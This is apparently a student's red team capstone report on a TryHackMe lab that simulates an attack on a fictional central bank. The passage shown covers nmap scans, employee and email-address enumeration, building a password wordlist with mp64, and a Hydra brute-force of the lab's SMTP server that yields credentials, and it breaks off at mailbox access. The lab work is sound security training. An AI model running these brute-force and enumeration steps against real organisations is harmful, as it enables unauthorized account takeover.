




Digital
Egypt
Pioneers



Ministry of
Communications

Red Team Capstone Challenge Report



Digital Egypt Pioneers

- 1 OSINT (Simulated)

- 2 Enumeration & Fuzzing

- 3 Phishing

- 4 AV Evasion

- 5 Lateral Movement

- 6 AD Exploitation

- 7 Linux and Windows Security Testing

- 8 Privilege Escalation

- 9 Post-Compromise Exploitation

Project Introduction

As part of a red team engagement facilitated by TryHackMe, I was individually assigned to simulate a full-scope offensive operation against **TheReserve**, the national bank of **Trimento**, a Pacific island nation. Although Trimento is small in size, its substantial international investments make the security of its central financial institution a matter of national importance. This assessment was

designed to replicate the activities of an advanced threat actor targeting the bank's most critical assets.

Infrastructure Overview

The Reserve is divided into two key operational divisions. The **Corporate Division** manages external investments and relationships with international corporate clients, making it a more exposed environment. In contrast, the **Banking Division** operates the country's core financial infrastructure, including its SWIFT transaction systems. The government of Trimento raised concerns about the insufficient network and access segregation between these two divisions, fearing that an adversary compromising the Corporate side could pivot internally and reach the Banking systems.

Engagement Objectives

My role in the red team operation focused on three primary objectives. First, I needed to assess whether the Corporate Division could be compromised through external or phishing-based means. Second, I was to determine if such a compromise would allow for **lateral movement** into the Banking Division. Finally, the engagement aimed to simulate a **fraudulent SWIFT transaction** between two internal test accounts, reflecting a worst-case financial breach scenario. Successfully reaching and manipulating the SWIFT system was the final success criterion.

SWIFT Simulation Design

The SWIFT environment was configured to represent a highly secure, segregated financial system. Although it was considered “uncompromisable” under normal operations, a limited internal exposure was created for the simulation. The SWIFT web interface was accessible at <http://swift.bank.thereserve.loc/> and operated under a strict **separation-of-duties model**.

In this workflow, a **Transfer Code** is first generated. A user with the **Capturer** role logs into the SWIFT web application and captures the transaction request. Then, a separate **Approver** connects via a jump host to review and approve the

transaction. Only after both roles fulfill their responsibilities does the transaction proceed, simulating real-world security controls within critical banking workflows.

Scope of Engagement

The engagement was executed under clearly defined scope boundaries. The following activities were permitted:

- Internal and external network testing via VPN access
- Internal reconnaissance and OSINT targeting. .thereserve.loc domains
- Phishing campaigns against employees
- Access to and exploitation of mailboxes hosted at MAIL.thereserve.loc
- Any approach that enables a valid SWIFT transaction simulation between test accounts

Activities that were explicitly out-of-scope included:

- Attacks on systems outside the assigned subnet
- Modifying mail server infrastructure
- Targeting fellow red team operators or their accounts
- Conducting internet-based (external) OSINT

The provided network range was 10.200.X.0/24, with the exact subnet revealed after registration.

Initial Access and Environment Registration

Initial access was established through SSH login to the internal **e-Citizen portal** using the following credentials:

- Username: e-citizen
- Password: stabilitythroughcurrency
- Host IP: X.X.X.250 (based on assigned subnet)

This portal served as the centralized communication platform for the operation. It provided email provisioning, phishing infrastructure, challenge tracking, and flag submission. It was also used to validate progress and enforce operational rules. All tampering with the VPN or the e-Citizen infrastructure was strictly prohibited.

Operational Summary

This engagement simulated a nation-state-level attack chain targeting critical banking infrastructure. As an individual operator, my responsibilities included compromising the Corporate Division, establishing lateral movement to reach the Banking Division, and completing a SWIFT transaction under realistic operational constraints. The outcome of this simulation was intended to inform whether TheReserve's Corporate Division could continue operating within the same security boundary or should be isolated to reduce risk.

Environment Preparation

Before the active engagement, I performed several setup tasks to prepare the environment:

- Populated the /etc/hosts file with known internal hostnames
- Completed SSH registration to authenticate with the e-Citizen platform
- Verified access to the email mailbox and control portal

With the environment ready, I proceeded to the first stage of the attack: internal reconnaissance and enumeration of exposed systems and credentials. The subsequent sections of this report will walk through each phase of the operation, from initial access to final objective execution.

Preparations and Initial Setup

Before beginning the active engagement, I performed several preparatory steps to ensure proper environment configuration and readiness. These steps were essential for establishing communication, resolving internal resources, and accessing the red team infrastructure.

Downloading Capstone Challenge Resources

The first step involved retrieving the Capstone Challenge resources. These included two essential files: one describing the organization's password policy and another containing a base password list to support brute-force or credential spraying activities. Additionally, a collection of suggested tools was

provided to assist during the engagement. Although the use of these tools was optional, they served as a helpful reference for commonly required functionality such as enumeration, privilege escalation, and lateral movement.

Updating the Hosts File

To ensure stable internal name resolution regardless of subnet changes, I updated the local /etc/hosts file with key internal services. This allowed consistent access to hostnames even when IPs were dynamic or varied per operator assignment. The following entries were added:

```
10.200.116.11 MAIL.thereserve.loc
```

```
10.200.116.12 VPN.thereserve.loc
```

```
10.200.116.13 WEB.thereserve.loc
```

This step was crucial for maintaining access to internal services such as the mail server, VPN interface, and web portals throughout the engagement.

SSH Registration and Portal Access

Initial access to the red team infrastructure was obtained by connecting to the **e-Citizen communication portal** via SSH. Using the credentials provided during setup, I successfully authenticated and registered my operator profile. This portal served multiple critical functions during the challenge, including phishing infrastructure deployment, flag validation, email communication, and tracking engagement progress.

```
root@ip-10-10-238-89:~# ssh e-citizen@10.200.116.250
e-citizen@10.200.116.250's password:

Welcome to the e-Citizen platform!
Please make a selection:
[1] Register
[2] Authenticate
[3] Exit
Selection:1
Please provide your THM username: muhamadsabek
Creating email user
User has been successfully created

=====
Thank you for registering on e-Citizen for the Red Team engagement against TheReserve.
Please take note of the following details and please make sure to save them, as they will not be displayed again.
=====
Username: muhamadsabek
Password: jjaGRX_YnANjztr3
MailAddr: muhamadsabek@corp.th3reserve.loc
IP Range: 10.200.116.0/24
=====

These details are now active. As you can see, we have already purchased a domain for domain squatting to be used for phishing.
Once you discover the webmail server, you can use these details to authenticate and recover additional project information from your mailbox.
Once you have performed actions to compromise the network, please authenticate to e-Citizen in order to provide an update to the government. If your update is sufficient, you will be
awarded a flag to indicate progress.

=====
Please note once again that the e-Citizen platform, and this VPN server, 10.200.116.250, are not in-scope for this assessment.
Any attempts made against this machine will result in a ban from the challenge.
=====

Best of luck and
may
you
hack
the
bank!
```


Upon successful registration, the following account details were assigned:

- **Username:** muhamadsabek
- **Password:** jjaGRX_YnANjztr3
- **Email Address:** muhamadsabek@corp.th3reserve.loc
- **Assigned IP Range:** 10.200.116.0/24

With the portal access confirmed and the environment fully configured, I was ready to proceed with the initial reconnaissance and begin the first operational phase of the red team engagement.

Exploring The Network

```
root@ip-10-10-46-88:~# nmap 10.200.116.12 -sV -sC
Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-12 05:20 BST
Nmap scan report for 10.200.116.12
Host is up (0.0022s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 17:f3:c2:89:2a:eb:25:90:02:f9:e0:c1:a8:6f:b3:3c (RSA)
|   256 53:8c:34:1c:e2:5d:2d:2f:69:df:b9:4f:1d:13:fa:18 (ECDSA)
|_  256 02:3f:29:8d:a6:58:51:0e:c9:ee:5f:f3:1a:04:92:24 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: VPN Request Portal
Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.59 seconds
[1]+  Done                  thunderbird
```

Result

VPN 10.200.116.12

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

WebMail

```
root@ip-10-10-46-88:~# nmap 10.200.116.11 -sV -sC
```

Result

WebMail 10.200.116.11

22 ssh

25 stmp

110

135

139

143

587

3306/tcp open mysql

3389/tcp open ms-wbt-server Microsoft Terminal Services

WEB machine

```
root@ip-10-10-46-88:~# nmap 10.200.116.13 -sV -sC
Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-12 05:45 BST
Nmap scan report for 10.200.116.13
Host is up (0.0072s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 ac:ae:01:d7:8e:da:bf:5c:ff:b5:69:93:79:94:2b:52 (RSA)
|   256  81:5a:9e:79:a5:70:00:cf:8d:d0:8a:18:6a:37:67:91 (ECDSA)
|_  256  53:4d:82:5f:b3:f5:ee:d6:e5:35:d8:f6:b4:cf:24:99 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.96 seconds
```

Result

Web 10.200.116.13

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.7

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

Target_Name: THERESERVE

| NetBIOS_Domain_Name: THERESERVE

| NetBIOS_Computer_Name: MAIL

| DNS_Domain_Name: thereserve.loc

| DNS_Computer_Name: MAIL.thereserve.loc

```
sudo nano /etc/hosts
```

```
GNU nano 4.8 /etc/hosts Modified
127.0.0.1    localhost
127.0.0.1    vnc.tryhackme.tech
127.0.1.1    tryhackme.lan tryhackme
10.200.116.11 MAIL.thereserve.loc mail.thereserve.loc
10.200.116.11 VPN.thereserve.loc vpn.thereserve.loc
10.200.116.11 WEB.thereserve.loc web.thereserve.loc thereserve.loc

# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
```


10.200.116.11 MAIL.thereserve.loc mail.thereserve.loc

10.200.116.12 VPN.thereserve.loc vpn.thereserve.loc

10.200.116.13 WEB.thereserve.loc web.thereserve.loc thereserve.loc

The Web Page

This IP is hosting a web page that gives us an overview about the company and its team.



Overview

TheReserve is the reserve bank of Trimento. We aim to serve both the country by providing stability to the public banking sector, but also through our corporate division serve investors from foreign countries. We believe that a stable currency leads to a stable country, and centre all we do around this belief.

Trimento

Trimento welcome those from other countries looking for something different. Trimento offers a digital nomadship programme that allows those that meet the pre-requisites to join our country and embrace a different lifestyle! No need for cubicles and the old nine to five. Why not work from your own private villa looking out over our crips beaches? Why not use your lunch break for a safari ride? Why not chose working hours that suits you and enjoy you leisure time exploring our world reknown markets? This lifestyle can be yours with the support of TheReserve!

As this simulates real red team engagements, knowing company workers is a critical part of any redteam engagements.

Personal Assistance to the Executives



Lynda

Project Manager



Roy

Corporate Customer Investment Managers




And many more!

Users

```
1  Aimee Walker -- Lead Developers
2  Patrick Edwards -- Lead Developers
3  Brenda Henderson -- Bank Director
4  Leslie Morley -- Deputy Directors
5  Martin Savage -- Deputy Directors
6  paula bailey -- CEO
7  christopher smith -- CIO
8  antony ross -- CTO
9  charlene thomas -- CMO
10 rhys parsons -- COO
11 lynda gordon -- Personal Assistance to the Executives
12 Roy sims -- Project Manager
13 laura wood
14 emily harvey
15 ashley chan
16 keith allen
17 mohammad ahmed
```

Also, looking at the image name gave us hints about the email creation rules that are being used by the organization: **firstname.lastname@domain.com**



```
Aimee.Walker@corp.thereserve.loc  
Patrick.Edwards@corp.thereserve.loc  
Brenda.Henderson@corp.thereserve.loc  
Leslie.Morley@corp.thereserve.loc  
Martin.Savage@corp.thereserve.loc  
paula.bailey@corp.thereserve.loc  
christopher.smith@corp.thereserve.loc  
antony.ross@corp.thereserve.loc  
charlene.thomas@corp.thereserve.loc  
rhys.parsons@corp.thereserve.loc  
lynda.gordon@corp.thereserve.loc  
Roy.sims@corp.thereserve.loc  
laura.wood@corp.thereserve.loc  
emily.harvey@corp.thereserve.loc  
ashley.chan@corp.thereserve.loc  
keith.allen@corp.thereserve.loc  
mohammad.ahmed@corp.thereserve.loc
```

Password List Preparation

To prepare for brute-force authentication attempts, I generated a custom wordlist from the provided password_base_list.txt. Using a loop and mp64, I applied a custom character set to match the bank's enforced password policy, which included uppercase, lowercase, digits, and special characters !@#\$%^.


```
(aya@kali)-[~/Capstone_Challenge_Resources]
$ while read pass; do mp64 -1='!@#$%^' "${pass}?d?l"; done < password_base_list.txt > pass.txt

(aya@kali)-[~/Capstone_Challenge_Resources]
$ cat pass.txt | head
TheReserve0a
TheReserve0b
TheReserve0c
TheReserve0d
TheReserve0e
TheReserve0f
TheReserve0g
TheReserve0h
TheReserve0i
TheReserve0j
```

Initial Access – Credential Generation and Brute-Force Attack

Attack Execution

With the password list ready, I used Hydra, a powerful brute-forcing tool, to launch an SMTP password attack against MAIL.thereserve.loc. The goal was to identify valid login credentials for internal email accounts.

Successful authentication confirmed initial access to internal mailboxes.

This foothold provided not just user credentials but a clear pivot point into email communications, essential for the next stage: internal OSINT and phishing.

Outcome

- Entry Point Gained: Internal SMTP login
- Tool Used: Hydra
- Brute-Force Wordlist: Custom-generated using mp64
- Impact: Email access established, enabling social engineering and lateral movement

Hydra attack

This step revealed that mail accounts use predictable formats and passwords based on a weak policy, which presents a major risk of unauthorized access.


```
(aya@kali)-[~/Capstone_Challenge_Resources]  
$ hydra -L users.txt -P pass.txt smtp://10.200.116.11
```

Result

```
login: laura.wood@corp.thereserve.loc    password: Password1@
```

```
login: mohammad.ahmed@corp.thereserve.loc    password: Password
```

Access the Website




The screenshot shows a web browser window displaying the login page for 'TheReserve'. At the top, there is a logo consisting of a stylized 'T' inside a circle, with the text 'THERESERVE' and 'STABILITY THROUGH CURRENCY' below it. A yellow banner contains the text: 'This server is to be accessed only by TheReserve employees to request internal access.' Below the banner, there is a login form with the label 'Account:' followed by a text input field containing 'laura.wood@corp.thereserve'. To the right of the input field is a 'Submit' button. Below the form, there are three links: 'Help & Support', 'TheReserve', and 'Log Out'.

Accessing Internal Email via Thunderbird

After successfully brute-forcing SMTP credentials, we configured the Thunderbird email client using the compromised account

